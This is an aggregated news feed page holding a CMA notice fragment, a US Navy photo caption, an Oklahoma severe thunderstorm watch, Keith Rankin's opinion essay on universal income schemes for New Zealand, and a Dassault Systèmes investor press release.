    4. The CMA’s case against Amazon was opened under the previous consumer enforcement regime. Accordingly, the undertakings have been given to the CMA pursuant to Part 8 of the Enterprise Act 2002. Under the new Digital Markets, Competition and Consumers Act 2024 enforcement regime, if a business infringes consumer protection law, the CMA can fine them up to 10% of their global turnover. The new regime came into effect on 6 April 2025.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 6 June 2025

    MIL OSI United Kingdom –

    June 6, 2025
  • MIL-OSI Security: Pacific Partnership 2025 Conducts Mission Stop in Philippines, June 2025 [Image 2 of 9]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    VIRAC, Philippines (June 1, 2025) – Hawaii National Guardsmen and personnel from the Armed Forces of the Philippines construct a platform used to conduct urban rescue training with local emergency responders and civilian authorities in Virac, Philippines, June 1, 2025. This effort is part of a two-week urban rescue training exercise supporting the humanitarian assistance and disaster response objectives of Pacific Partnership 2025. Now in its 21st iteration, Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Mass Communication Specialist 2nd Class Jordan Jennings)

    Date Taken: 06.01.2025
    Date Posted: 06.03.2025 20:23
    Photo ID: 9081876
    VIRIN: 250601-N-YV347-1021
    Resolution: 7539×5026
    Size: 18.53 MB
    Location: VIRAC, PH

    Web Views: 29
    Downloads: 6

    PUBLIC DOMAIN  

    This work, Pacific Partnership 2025 Conducts Mission Stop in Philippines, June 2025 [Image 9 of 9], by PO2 Jordan Jennings, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    MIL Security OSI –

    June 6, 2025
  • MIL-OSI USA: SPC Severe Thunderstorm Watch 374

    Source: US National Oceanic and Atmospheric Administration

    Note:  The expiration time in the watch graphic is amended if the watch is replaced, cancelled or extended.Note: Click for Watch Status Reports.
    SEL4

    URGENT – IMMEDIATE BROADCAST REQUESTED
    Severe Thunderstorm Watch Number 374
    NWS Storm Prediction Center Norman OK
    1255 AM CDT Fri Jun 6 2025

    The NWS Storm Prediction Center has issued a

    * Severe Thunderstorm Watch for portions of
    Northern Oklahoma

    * Effective this Friday morning from 1255 AM until 800 AM CDT.

    * Primary threats include…
    Scattered damaging winds and isolated significant gusts to 75
    mph likely
    Scattered large hail events to 1.5 inches in diameter possible
    A tornado or two possible

    SUMMARY…A bowing line of thunderstorms over the northeast Texas
    panhandle will track eastward across northern Oklahoma through the
    overnight period. Locally damaging wind gusts, hail, and a tornado
    or two are all possible.

    The severe thunderstorm watch area is approximately along and 45
    statute miles north and south of a line from 75 miles west southwest
    of Alva OK to 25 miles east northeast of Tulsa OK. For a complete
    depiction of the watch see the associated watch outline update
    (WOUS64 KWNS WOU4).

    PRECAUTIONARY/PREPAREDNESS ACTIONS…

    REMEMBER…A Severe Thunderstorm Watch means conditions are
    favorable for severe thunderstorms in and close to the watch area.
    Persons in these areas should be on the lookout for threatening
    weather conditions and listen for later statements and possible
    warnings. Severe thunderstorms can and occasionally do produce
    tornadoes.

    &&

    OTHER WATCH INFORMATION…CONTINUE…WW 373…

    AVIATION…A few severe thunderstorms with hail surface and aloft to
    1.5 inches. Extreme turbulence and surface wind gusts to 65 knots. A
    few cumulonimbi with maximum tops to 500. Mean storm motion vector
    27030.

    …Hart

    SEL4

    URGENT – IMMEDIATE BROADCAST REQUESTED
    Severe Thunderstorm Watch Number 374
    NWS Storm Prediction Center Norman OK
    1255 AM CDT Fri Jun 6 2025

    The NWS Storm Prediction Center has issued a

    * Severe Thunderstorm Watch for portions of
    Northern Oklahoma

    * Effective this Friday morning from 1255 AM until 800 AM CDT.

    * Primary threats include…
    Scattered damaging winds and isolated significant gusts to 75
    mph likely
    Scattered large hail events to 1.5 inches in diameter possible
    A tornado or two possible

    SUMMARY…A bowing line of thunderstorms over the northeast Texas
    panhandle will track eastward across northern Oklahoma through the
    overnight period. Locally damaging wind gusts, hail, and a tornado
    or two are all possible.

    The severe thunderstorm watch area is approximately along and 45
    statute miles north and south of a line from 75 miles west southwest
    of Alva OK to 25 miles east northeast of Tulsa OK. For a complete
    depiction of the watch see the associated watch outline update
    (WOUS64 KWNS WOU4).

    PRECAUTIONARY/PREPAREDNESS ACTIONS…

    REMEMBER…A Severe Thunderstorm Watch means conditions are
    favorable for severe thunderstorms in and close to the watch area.
    Persons in these areas should be on the lookout for threatening
    weather conditions and listen for later statements and possible
    warnings. Severe thunderstorms can and occasionally do produce
    tornadoes.

    &&

    OTHER WATCH INFORMATION…CONTINUE…WW 373…

    AVIATION…A few severe thunderstorms with hail surface and aloft to
    1.5 inches. Extreme turbulence and surface wind gusts to 65 knots. A
    few cumulonimbi with maximum tops to 500. Mean storm motion vector
    27030.

    …Hart

    Note: The Aviation Watch (SAW) product is an approximation to the watch area. The actual watch is depicted by the shaded areas.
    SAW4
    WW 374 SEVERE TSTM OK 060555Z – 061300Z
    AXIS..45 STATUTE MILES NORTH AND SOUTH OF LINE..
    75WSW AVK/ALVA OK/ – 25ENE TUL/TULSA OK/
    ..AVIATION COORDS.. 40NM N/S /2WNW MMB – 18ENE TUL/
    HAIL SURFACE AND ALOFT..1.5 INCHES. WIND GUSTS..65 KNOTS.
    MAX TOPS TO 500. MEAN STORM MOTION VECTOR 27030.

    LAT…LON 37009992 36999547 35689547 35709992

    THIS IS AN APPROXIMATION TO THE WATCH AREA. FOR A
    COMPLETE DEPICTION OF THE WATCH SEE WOUS64 KWNS
    FOR WOU4.

    Watch 374 Status Report Message has not been issued yet.

    Note:  Click for Complete Product Text.Tornadoes

    Probability of 2 or more tornadoes

    Low (20%)

    Probability of 1 or more strong (EF2-EF5) tornadoes

    Low (5%)

    Wind

    Probability of 10 or more severe wind events

    High (70%)

    Probability of 1 or more wind events > 65 knots

    Mod (60%)

    Hail

    Probability of 10 or more severe hail events

    Mod (50%)

    Probability of 1 or more hailstones > 2 inches

    Low (10%)

    Combined Severe Hail/Wind

    Probability of 6 or more combined severe hail/wind events

    High (>95%)

    For each watch, probabilities for particular events inside the watch (listed above in each table) are determined by the issuing forecaster. The “Low” category contains probability values ranging from less than 2% to 20% (EF2-EF5 tornadoes), less than 5% to 20% (all other probabilities), “Moderate” from 30% to 60%, and “High” from 70% to greater than 95%. High values are bolded and lighter in color to provide awareness of an increased threat for a particular event.

    MIL OSI USA News –

    June 6, 2025
  • MIL-Evening Report: Keith Rankin Analysis – Equity Rights: UBI, SUI, BUI, HUI, or GUI?

    Analysis by Keith Rankin.

    Keith Rankin, trained as an economic historian, is a retired lecturer in Economics and Statistics. He lives in Auckland, New Zealand.

    Capitalism is in crisis, and our species’ imagination to save ourselves is sorely lacking. There are of course understandings out there, and solutions; but they are so heavily gate-kept that conversations about saving ourselves are well-nigh impossible. It remains a puzzle why those political and intellectual leaders who would most benefit from a regime of socially inclusive capitalism have been so avid in their anti-reform gatekeeping.

    The missing ingredient from the capitalism that most of us know, or know of, is ‘public equity’. Capitalism is presented to us all as a system of markets, individualism, laws, and private property rights. The crisis of capitalism can be addressed through the development of a set of public property rights, which we may call ‘public equity’. It is the establishment of public property rights that is necessary to democratise capitalism.

    New Zealand’s surprising history of universal income

    At the end of my Zero-Sum Fiscal Narratives (22 May 2025), I suggested that we need to promote a narrative of “public equity over pay equity as an efficient means to correct destabilising inequality”.

    In global capitalism, the first real narrative of public equity – even though it wasn’t called that – belongs to the New Zealand social security reforms of 1938. And the particular policy announced in those reforms, and implemented in the 1940 financial year, was known as Universal Superannuation. This was the activation of a human right; the right of a country’s citizens, once they reached a certain age, to receive a private income in the form of a public dividend. Irrespective of race, sex, or creed.

    At its initial conception, the ‘Super’ was modest; but was projected to grow, in accordance with affordability constraints and fiscal prioritisation. Most good big things start with small beginnings. An annual payment of $20 was set to commence in 1940. And it commenced in 1940. And the 1938 universal welfare state came in under budget (refer Elizabeth Hanson, The Politics of Social Security, 1980).

    The concept of Universal Superannuation proved to be extremely popular; a policy from the radical centre that pleased most of the public, though – until its popularity was demonstrated in 1938 – few of the politicians and other ‘opinion leaders’. The policy came to be because Michael Joseph Savage felt that his Labour Government had to come good on its most important 1935 promise, and because the ‘left’ and ‘right’ proposals favoured by each of the two main factions of the Labour Government (fortunately) cancelled out in the political numbers game.

    The universal proposal came through the middle, between left-wing attempts to radically extend redistributive measures favouring working-class families and Labour right-wing attempts to bring in an actuarial pension system based on the supposed ‘miracle’ of compound interest. The latter idea, pushed by the finance industry, was to create a contributory ‘money mountain’ from which pensions from some future date would be paid to retired working men. (This idea disclaimed the obvious reality that all spending of pension income – not just public pensions – represents a slice of present [not past] economic output.)

    (On the miracle of compound interest, it is useful to imagine persons born around 1920 saving regular percentages of their salaries from early adulthood until age 65. Such persons became rich from home-ownership, not from compound interest.)

    This retirement-income policy based on public equity was not successfully exported to the wider world. The war got in the way, and unconditional non-means-tested payments to citizens of a certain age never caught on internationally. The post-depression environment – a relatively sexually-egalitarian time – was displaced by a post-war environment, which favoured men. The more common post-war welfare model was, in its various guises, ‘social insurance’. And even Universal Superannuation in New Zealand came to be seen, increasingly, through a ‘social insurance lens’; recipients widely believed it was a contributory scheme.

    The aim of initially Labour, and subsequently National, was to gradually raise the amount of Super paid until it would render redundant (and henceforth displace) the alternative means-tested Age Benefit. National became increasingly committed to the concept of universal income support, favouring taxable universal benefits which would in practice confer more to each low-income recipient than to each high-income recipient. In the 1950s and 1960s, income tax rates were much more heavily graduated than they have been since the 1980s. (‘Graduation’ of income tax rates means higher ‘marginal tax rates’ faced by people with higher incomes.)

    By 1970, the full convergence between Universal Superannuation and the Age Benefit had still not been achieved. Retired persons would still choose either US or AB. The convergence eventually took place, in 1976.

    The universality of Super was lost twice, by the same man, who came from ‘working class aristocracy’: Roger Douglas.

    Douglas replaced Super with an actuarial (‘money mountain’ for men) system in 1974; a system which became ‘the election issue’ in 1975. This plan was conceived in the days before Equal Pay for women; ie conceived when ‘labour’ was still a highly male-gendered word in certain Labour circles. (Equal pay for women was legislated for in 1972, when Robert Muldoon was Finance Minister.)

    Robert Muldoon won a resounding victory – like Savage in 1938 – by committing to Universal Superannuation (albeit under the name National Superannuation). Muldoon, when recreating Super, did so by retiring the Age Benefit, leaving Super as the only publicly-sourced retirement income.

    About Douglas’s 1974 scheme, Margaret McLure (A Civilised Community, 1998) wrote (pp.190/91): “Douglas’ plan was rooted in early and mid-twentieth century English labour history… It drew on the 1904 ideas of Joseph Rowntree which had helped shape English social insurance, and on the English Fabian Society’s promotion of a union’s industrial pension plan of 1954… It rewarded the contribution of the fulltime long-serving male worker and provided him [and his dependent wife] with comfort and security in old age.” The full earnings-related benefit would only be payable on turning 60 to life-long workers born after 1957. It was less generous to others, and represented a backward-looking “narrow vision for the late twentieth century”. While more like the current bureaucratic Australian scheme (with its many hidden costs) than today’s New Zealand Superannuation, the Douglas scheme had inbuilt disincentives for people of ‘retirement age’ to continue in some form of paid work after becoming eligible for a pension. An older population – as in the 2030s – requires older workers with work-life flexibility.

    Douglas, in the later-1980s, again removed the universality of Super by introducing a ‘tax surcharge’ on superannuitants’ privately-sourced income, an indirect way of converting Super into a means-tested Age Benefit. Douglas renamed National Superannuation ‘Guaranteed Retirement Income’. (Douglas liked the word ‘guaranteed’, using it as a label for other benefits too. ‘Guaranteed’ implies a ‘safety net – ie an income top-up – rather than an unconditional private income payable to all citizens of a certain age. Income top-ups come with poverty traps; very high [sometimes 100%] ‘effective marginal tax rates’, when increased income from one source displaces [rather than adding to] income from another source.)

    Super was restored in 1997 as a universal income when Winston Peters was Treasurer in a coalition government; Peters, the heir to the universalist tradition within the National Party as it once was, has enabled Savage’s enlightened ‘public equity’ reform to survive to the present day, albeit as an international outlier.

    A Right. Or a Benefit?

    The presumption against universalist principles has come from Generation X, the generation born either side of 1970 who have never known any form of capitalism other than 1980s’ and post-1980s’ neoliberalism. (And noting that Roger Douglas was the poster-‘child’ in New Zealand of the neoliberal revolution which acted to restore capitalism to its neoclassical basics; markets, individualism, laws, private property, and public sector minimalism).

    This week I read this from Liam Dann, journalist on all matters relating to capitalism, and very much a ‘Gen Xer’, who wrote: Inside Economics: Should you take New Zealand Superannuation if you don’t need it? 4 June 2025. Dann is trying to resolve the clear view of his parents’ generation that Super is a ‘right’, against his own view that Super is an age ‘benefit’; a benefit that should be bureaucratically ‘targeted’. (A benefit in this sense is a redistributive ‘transfer’. By contrast, an income ‘right’ is a shareholder’s equity dividend; in a public context, the word ‘shareholder’ equates to the word ‘citizen’.)

    Liam Dann asks an excellent question though – “Should rich people opt out of NZ Super?” – albeit by misconstruing the opting process. New Zealand Super is in fact an ‘opt-in’ benefit, as Dann comes to realise. Much of the present opposition to Super comes from people who would rather that the money paid to the rich was instead paid to bureaucrats to stop the rich from getting it. In reality, there is probably a significant number of rich older people who don’t get Super because they never bothered applying to MSD to get it. As Dann notes, the government is remiss in not collecting data on the numbers of eligible people who do not opt in to NZS. (And journalists, before Dann, have been remiss in not asking for that data.)

    We should also note that, in spite of indications that ‘first-world’ life expectancies are levelling out, and indeed falling in some countries, Denmark is looking to raise its age of eligibility for a public pension to 70. In my view, this is moving in the wrong direction. Nevertheless, it is possible to both move in the direction that I am suggesting below, while raising what might be called the age of ‘privileged retirement’, meaning the age at which older people are entitled, as of right, to a higher pension or pension-like income than other citizens.

    The Denmark policy is discussed in Denmark to raise retirement age to highest in Europe, BBC, 23 May 2025.

    Universal Basic Income.

    UBI

    A Universal Basic-Income has come to mean an unconditional publicly-sourced private income, available to all ‘citizens’ above a certain age, which satisfies some kind of sufficiency test. Thus, a UBI is meant to be sufficient, on its own; a ‘stand-alone income’. New Zealand Super (NZS) – the present name for Universal Superannuation (from 1940) and National Superannuation (from 1976) – is such an income, designed to meet a sufficiency test. In particular, the ‘married-rate’ Super – $24,776 for a year before tax – is a UBI in Aotearoa New Zealand, payable to people aged over 65 who meet a certain definition of ‘citizenship’; a definition that neither discriminates on the basis of sex, race, nor creed.

    However, a UBI is considered, by many of its advocates, to be a sufficient adult income, not just a retirement income. Just as NZS is in practice, a UBI needs to be a complement to wages, not a substitute for wages.

    Technically, it is very simple to convert the ‘married-rate’ NZS into a UBI for all adults. Just two things would need to be done: lower the age of entitlement to 18, and pay for it by removing the concessionary income tax brackets (10.5%, 17.5%, 30%). (The higher ‘non-married’ rates would continue to apply to people over 65.) Under this proposal, there would no longer be MSD benefits nor student allowances, though there would still be some benefit supplements for MSD to process, such as Accommodation Supplements and NZS ‘single-rate’ supplements.

    This UBI proposal would not be fiscally neutral; though it would be less unaffordable than many people would guess. (In practice, a fiscal stimulus at present could pay for itself in increased growth-revenue in just a few years; it might even ‘return New Zealand to surplus’ sooner than realistic current projections.) For present superannuitants working part-time, it would represent a small reduction in after-tax income, given that they would be paying income tax on their wages at what is commonly known today as the “secondary tax rate”.

    Other than fiscal non-neutrality, two objections to such a UBI would be these: New Zealand has too many workers who would not meet the present NZS definition of ‘citizen’; and the UBI would be too generous to young people not working and living with their parents.

    So, while it might be less unworkable than many people would expect, this instant-UBI policy is not one I would favour.

    SUI

    SUI stands for Simple Universal-Income. Self. We note that the prefix ‘sui-‘ means ‘self’; equity rights are a development of liberal individualism, not of ‘socialism’ or ‘communism’. Some people equate public property rights with Marxian collectivism, with the ‘nationalisation of the means of production’. They couldn’t be more wrong. Collectivist schemes involve full government retention of citizens’ incomes; they are schemes of government control; completely the opposite of universal income.

    A universal private income drawn as a dividend from public wealth is individualism, not collectivism. Indeed, the natural political home of reformed capitalism is the political centre-right, not the left; albeit the new centre-right, not the privileged and stale centre-right politics which New Zealand Prime Minister Christopher Luxon has so far represented. A ‘universal private income drawn from public wealth’ is different from a ‘privileged private income drawn from public wealth’.

    It would be very simple to create an SUI in Aotearoa New Zealand. New Zealand’s income-tax scale has five rates: 10.5%, 17.5%, 30%, 33% and 39%. The 33% rate has formed the backbone of the New Zealand tax scale since 1988. As with the UBI example above, the SUI proposal simply eliminates the 10.5%, 17.5% and 30% rates. In return every adult economic citizen – effectively every ‘tax resident’ – would receive an annual SUI (ie dividend) of $10,122.50; that’s $195.66 per week. For all people receiving Benefits – including Superannuation, Student Allowances, Family Tax Credits – the first $195.66 per week of their benefit payments would be recategorised as their SUI dividend.

    That’s it. (The dividend of $10,122.50 is simply a grossing-up of the maximum benefit accrued through those lower tax rates.) Unlike the UBI option, all existing benefits and bureaucratic infrastructure would be retained; at least until they can be reconfigured in an advantageous way. From an accounting viewpoint, existing Benefits would be split into unconditional and conditional components.

    It means no change for all persons earning over $78,100 per year ($1,502 per week) before tax. And it means no change for all persons receiving total Benefit income (after tax) more than $195.66 per week. (These people could continue to be called ‘Beneficiaries’, but without stigma. Without stigma, Superannuitants can be happy to be classed as Beneficiaries.) People whose present total weekly Benefit income is currently less than $195.66 would cease to be called Beneficiaries; they would cease to be clients of the MSD, the Ministry of Social Development.

    What this means is that most New Zealanders, on Day One, would see no change in their bank accounts. Nobody would receive a lower income. And for most who receive a higher income, it would be only higher by small amount.

    This begs the question, if most people’s disposable incomes do not increase, or only increase by a trivial amount, then why bother? The important societal benefits would be dynamic; would be around incentives.

    First, individuals (of all adult ages, male and female, regardless of their position in their households) would be incentivised to take employment risks – including self-employment risks – if they receive a core unconditional income that they do not stand to lose when risk doesn’t pay off. Labour supply is boosted; as is the economy’s ‘surge capacity’ (technically, the elasticity of labour supply increases).

    Second, lower-paid individuals – many of whom are women – would have increased bargaining power (through unions and as individuals) and would not have to resort to contestable narratives such as ‘pay equity’ in order to achieve a fair wage.

    Third, individuals would be better able to negotiate weekly hours of work to optimise their work-life balance. The SUI would minimise the present ‘twin evils’ of overwork and underwork.

    Fourth, and especially for today’s high-income workers, the SUI represents an unconditional form of income insurance to facilitate the acquisition of basic needs during a period of what economists call ‘frictional unemployment’; being ‘between jobs’. Or a period of ‘voluntary unemployment’, such as attending to the health needs of another family member.

    Fifth, the SUI would count as a democratic dividend, an acknowledgement that each society’s wealth arises from both (present and past) private and public enterprise, and that – for that reason – both private and public dividends should be part of societies’ income mix. All citizens would have both private ‘skin in the game’ and a sense of ‘public inclusion’, motivating all citizens to have an ‘us’ mentality, rather than a divisive and exclusionary ‘them and us’ mentality.

    The SUI is my preferred option for New Zealand for the year 2026.

    BUI

    BUI stands for ‘Basic Universal-Income’. In the New Zealand context, it could be easily created by removing the 10.5%, 17.5%, and 33% income brackets. Thus, except for high-income-earners (say the five-percenters), there would be an effective flat tax set at 30% of production income. It would work much as the SUI.

    I have calculated that, for New Zealand, the BUI would be $7,779.50 per year, effectively $150 per week.

    To partially offset the tax cut that would be payable to people earning more than $78,100 per year, the income threshold for the 39% tax rate should come down (to $146,000, from $180,000). Tax cuts would be received by all persons earning between $78,100 and $180,000, with the maximum tax cut of just over $2,000 (just over $39 per week) being payable to someone earning $146,000.

    With this BUI, compared to the SUI, there would be more day-one beneficiaries (ie more better-off people) on higher incomes, and fewer day-one beneficiaries on lower incomes. Nobody would be worse off. The dynamic benefits discussed in relation to the SUI would still apply.

    This is a policy that the Act Party should embrace, given its stated commitments to liberal-democracy, individualism, enterprise, and the future of capitalism.

    A wider benefit of BUI is that it could represent a small beginning to something bigger and better. Just as with Universal Superannuation, the ‘establishment fear-factor’ soon dissipated. And universal benefits came to be embraced in the 1950s by both ‘left’ and ‘right’ in Aotearoa New Zealand; a decade in which there were very few persons of working age relative to persons classifiable as ‘dependents’.

    HUI

    HUI represents Hybrid Universal-Income; a mix of UBI and SUI. What would happen is that the age of entitlement to New Zealand Superannuation would be lowered, but not all the way to age 18. Today the ‘threshold age’ is 65. Under a HUI, all adult tax residents under the new threshold age would receive a SUI, on the same basis as described above.

    A variant of HUI would be more flexible; a flexible Hybrid Basic Income. Everyone between say 30 and 70 would be able to have a UBI for say ten years; otherwise they would have an SUI. (This might be a policy that would work well for Denmark.)

    Today a large proportion of babies are born to mothers aged 30 to 40. Many of these mothers might prefer to have children while in their early thirties, but, for financial reasons, end up having their children later. If all adults could choose when to have their ten years UBI, I could imagine many women choosing their thirties, and many men choosing their forties. Thus, women would be able to leave paid work to a greater or lesser extent around when they would most like to have children, and their partners could take their UBI after the mothers of their children have returned to fulltime employment. For persons in their forties, parenting non-infant children fits with the life-stage when many people would like to be establishing their own businesses and becoming employers. This would create incentives to both working-class (and bourgeois) human reproduction, more enterprise, and more employment opportunities in the private sector for youngish and oldish workers.

    A further variant of this variant could be to extend the SUI to a UBI for individuals over 60 who lose their jobs on account of redundancy. This would help the many women such as those who were caught out by the Labour Government’s barely-noticed 2020 decision to remove NZS entitlements to ‘non-qualifying-spouses’ (ie people who become redundant, mostly women, whose life-partners are already on New Zealand Superannuation). (We might also note that the Sixth Labour Government – 2017 to 2023 – cut the after-tax wages of all women [and men too] by not inflation-adjusting income-tax bracket thresholds. Looked at in full historical context, Labour governments in New Zealand have not been kind to women.)

    GUI

    We might note that the UBI case, first-mentioned above, would be very close to a Generous Universal-Income. In this case, only the 39% income-tax rate would be retained, and the UI would be an annual GUI dividend of $20,922.50 (ie $402.36 per week). All income would be taxed at 39% and all economic citizens would receive a weekly private (but publicly-sourced) dividend of just over $400.

    Conclusion

    The UI policies presented above (possibly excepting the GUI, and the UBI) reflect a liberal non-establishment centre or centre-right political perspective. The GUI and UBI, in practice, realistically reflect only future policy directions (given their clear fiscal non-neutrality), whereas the SUI, BUI, and HUI all represent changes that could be easily implemented in the May 2026 Budget.

    My preference, for immediate implementation, is the SUI. In inclusive capitalist societies, public equity returns to individuals are a right. Much of societies’ capital resource is not privately owned.

    As in 1938 to 1940, New Zealand can set an example for the democratic reformation of global capitalism. Unfortunately, the 1938 to 1940 reform – Universal Superannuation – was not taken up by an otherwise distracted world. (Sadly, New Zealand’s misguided 1989 monetary policy ‘reform’ – the Reserve Bank Act – was taken up by a then-attentive wider world. Unnecessarily high interest rates have caused huge grief on a global scale.)

    We can choose to have a 2026 reform – a technically simple reform, that, through being promoted to the wider world as an example of how capitalism can be democratic and inclusive – which can have beneficial global consequences. Do our leaders have the intellect, imagination and courage that Michael Joseph Savage revealed in 1938? Hopefully ‘yes’, but realistically ‘no’.

    *******

    Keith Rankin (keith at rankin dot nz), trained as an economic historian, is a retired lecturer in Economics and Statistics. He lives in Auckland, New Zealand.

    MIL OSI Analysis – EveningReport.nz –

    June 6, 2025
  • MIL-OSI: Dassault Systèmes: Doubling EPS by 2029, 3D UNIV+RSES creating new growth opportunities

    Source: GlobeNewswire (MIL-OSI)

    Press Release
    VELIZY-VILLACOUBLAY — June 6, 2025

    Dassault Systèmes: Doubling EPS by 2029,
    3D UNIV+RSES creating new growth opportunities

    Dassault Systèmes (Euronext Paris: FR0014003TT8, DSY.PA) hosts its 2025 Capital Markets Day at its headquarters in Vélizy-Villacoublay, France, today, June 6, 2025. The event, dedicated to financial analysts and investors, features a series of presentations by the Company’s executive management. It highlights how 3D UNIV+RSES mark a fundamental shift, providing the next generation of virtual-plus-real (V+R) environment. This unlocks the full potential for clients to leverage Gen AI, creating new possibilities and reaching meaningful productivity gains while protecting their IP. Dassault Systèmes elevates the value creation with 3D UNIV+RSES and demonstrates the reasons to believe across Industrial innovation, Mainstream and Life Sciences.

    Together, these drivers form a coherent and powerful roadmap, positioning the Company to fully capitalize on significant mid to long-term opportunities. Dassault Systèmes updates its mid-term financial ambition to double non-IFRS diluted EPS by 2029. This allows the adoption of 3D UNIV+RSES to deliver its full potential.

    Commencing at 12:45 PM London time / 7:45 AM New York time / 1:45 PM Paris time, the event will be webcast live and recorded. Both the live sessions and replays can be accessed via Dassault Systèmes’ investor website: https://investor.3ds.com/. The on-demand webcast of the event will be available from June 9, 2025.

    Pascal Daloz, Dassault Systèmes’ Chief Executive Officer, commented:

    “At today’s Capital Markets Day, we unveil the most strategic evolution in Dassault Systèmes’ history. AI for industry becomes our compass, while our next-generation value proposition – 3D UNIV+RSES – defines the next growth cycle of our company.

    We are entering a new era: the Generative Economy, where value creation lies at the intersection of the Virtual and the Real – V+R. It is in this hybrid space that tomorrow takes shape and our mission is to empower our customers to imagine, to create and to operate in this hybrid world.

    From life-saving therapies to next-generation mobility and resilient, sustainable infrastructure, 3D UNIV+RSES are not just transforming how industry functions – it is redefining what is possible. We are delivering the virtual twin of everything for everyone, infused with trusted AI, to reinvent products, enterprises and business models through the convergence of the Virtual and the Real.
    Our 3DEXPERIENCE platform now becomes the engine of the Generative Economy, enabling creation, management and amplification of knowledge, know-how and intellectual property – the new currency of progress.

    With 3D UNIV+RSES, we are not simply envisioning the future of industry – we are building it, unlocking new performances, new possibilities and magic experiences. A future where AI is not artificial but augmented, scientific, trustable and deeply human.”

    Rouven Bergmann, Dassault Systèmes’ Chief Financial Officer, commented:

    [diluted EPS (‘EPS’) on a non-IFRS basis]

    “We are building a company for the long term – one that delivers durable, high-quality growth powered by a loyal and expanding client base. Our ambition is clear: to double our earnings per share, and to keep doing so.

    The 3DEXPERIENCE platform is a strategic advantage. In the era of AI, it accelerates knowledge creation, unifies collaboration through a single source of truth, and unleashes the full potential of human talent. With the launch of 3D UNIV+RSES, we are unlocking a new phase of cloud adoption and customer engagement.

    As a result, we are extending our financial horizon to double EPS by 2029. This shift reflects three key factors: a gradual acceleration in top-line growth, the scale-up of 3D UNIV+RSES, and continued strategic capital allocation, including targeted M&A.

    Every move we make is guided by a single principle: creating long-term, sustainable value for our clients, our shareholders and our people, contributing to our EPS and cash generation. We are aligned and positioned to capture the full value of this opportunity.”

    Investor Relations Events

    • Second Quarter 2025 Earnings Release: July 24, 2025
    • Third Quarter 2025 Earnings Release: October 23, 2025
    • Fourth Quarter 2025 Earnings Release: February 11, 2026
    • First Quarter 2026 Earnings Release: April 23, 2026

    Forward-looking Information

    Statements herein that are not historical facts but express expectations or objectives for the future, including but not limited to statements regarding the Group’s non-IFRS financial performance objectives are forward-looking statements. Such forward-looking statements are based on Dassault Systèmes management’s current views and assumptions and involve known and unknown risks and uncertainties. Actual results or performances may differ materially from those in such statements due to a range of factors.
    The Group’s actual results or performance may be materially negatively affected by numerous risks and uncertainties, as described in the “Risk Factors” section 1.9 of the 2024 Universal Registration Document (‘Document d’enregistrement universel’) filed with the AMF (French Financial Markets Authority) on March 18, 2025, available on the Group’s website www.3ds.com.
    In particular, please refer to the risk factor “Uncertain Global Environment” in section 1.9.1.1 of the 2024 Universal Registration Document set out below for ease of reference:

    “In light of the uncertainties regarding economic, business, social, health and geopolitical conditions at the global level, Dassault Systèmes’ revenue, net earnings and cash flows may grow more slowly, whether on an annual or quarterly basis, mainly due to the following factors:

    • the deployment of Dassault Systèmes’ solutions may represent a large portion of a customer’s investments in software technology. Decisions to make such an investment are impacted by the economic environment in which the customers operate. Uncertain global geopolitical, economic and health conditions and the lack of visibility or the lack of financial resources may cause some customers, e.g. within the automotive, aerospace, energy or natural resources industries, to reduce, postpone or cancel their investments, or to reduce or not renew ongoing paid maintenance for their installed base, which impact larger customers’ revenue with their respective sub-contractors;
    • the political, economic and monetary situation in certain geographic regions where Dassault Systèmes operates could become more volatile and negatively affect Dassault Systèmes’ business, and in particular its revenue, for example, due to stricter export compliance rules or the introduction of new customs barriers or controls on the exchange of goods and services;
    • continued pressure or volatility on raw materials and energy prices could also slow down Dassault Systèmes’ diversification efforts in new industries;
    • uncertainties regarding the extent and duration of costs inflation could adversely affect the financial position of Dassault Systèmes; and
    • the sales cycle of the Dassault Systèmes’ products – already relatively long due to the strategic nature of such investments for customers – could further lengthen.

    The occurrence of crises – health and political crises in particular – could have consequences both for the health and safety of Dassault Systèmes’ employees and for the Company. It could also adversely impact the financial situation or financing and supply capabilities of Dassault Systèmes’ existing and potential customers, commercial and technology partners, some of whom may be forced to temporarily close sites or to cease operations. A deteriorating economic environment could generate increased price pressure and affect the collection of receivables, which would negatively affect Dassault Systèmes’ revenue, financial performance and market position.

    Dassault Systèmes makes every effort to take into consideration this uncertain outlook. Dassault Systèmes’ business results, however, may not develop as anticipated. Furthermore, due to factors affecting sales of Dassault Systèmes’ products and services, there may be a substantial time lag between an improvement in global economic and business conditions and an upswing in the Company’s business results.

    Non-IFRS Financial Information

    Readers are cautioned that the supplemental non-IFRS financial information presented in this press release is subject to inherent limitations. It is not based on any comprehensive set of accounting rules or principles and should not be considered in isolation from or as a substitute for IFRS measurements. The supplemental non-IFRS financial information should be read only in conjunction with the Company’s consolidated financial statements prepared in accordance with IFRS. Furthermore, the Group’s supplemental non-IFRS financial information may not be comparable to similarly titled “non-IFRS” measures used by other companies. Specific limitations for individual non-IFRS measures are set forth in the Company’s 2024 Universal Registration Document filed with the AMF on March 18, 2025.

    FOR MORE INFORMATION

    Dassault Systèmes’ 3DEXPERIENCE platform, 3D design software, 3D Digital Mock Up and Product Lifecycle Management (PLM) solutions: http://www.3ds.com

    ABOUT DASSAULT SYSTÈMES
    Dassault Systèmes is a catalyst for human progress. Since 1981, the company has pioneered virtual worlds to improve real life for consumers, patients and citizens.
    With Dassault Systèmes’ 3DEXPERIENCE platform, 370 000 customers of all sizes, in all industries, can collaborate, imagine and create sustainable innovations that drive meaningful impact.
    For more information, visit www.3ds.com

    Dassault Systèmes Investor Relations Team                        FTI Consulting
    Beatrix Martinez: +33 1 61 62 40 73                                Arnaud de Cheffontaines: +33 1 47 03 69
                                                                    Jamie Ricketts : +44 20 3727 1600
    investors@3ds.com

    Dassault Systèmes Press Contacts
    Corporate / France        Arnaud MALHERBE        
    arnaud.malherbe@3ds.com        
    +33 (0)1 61 62 87 73

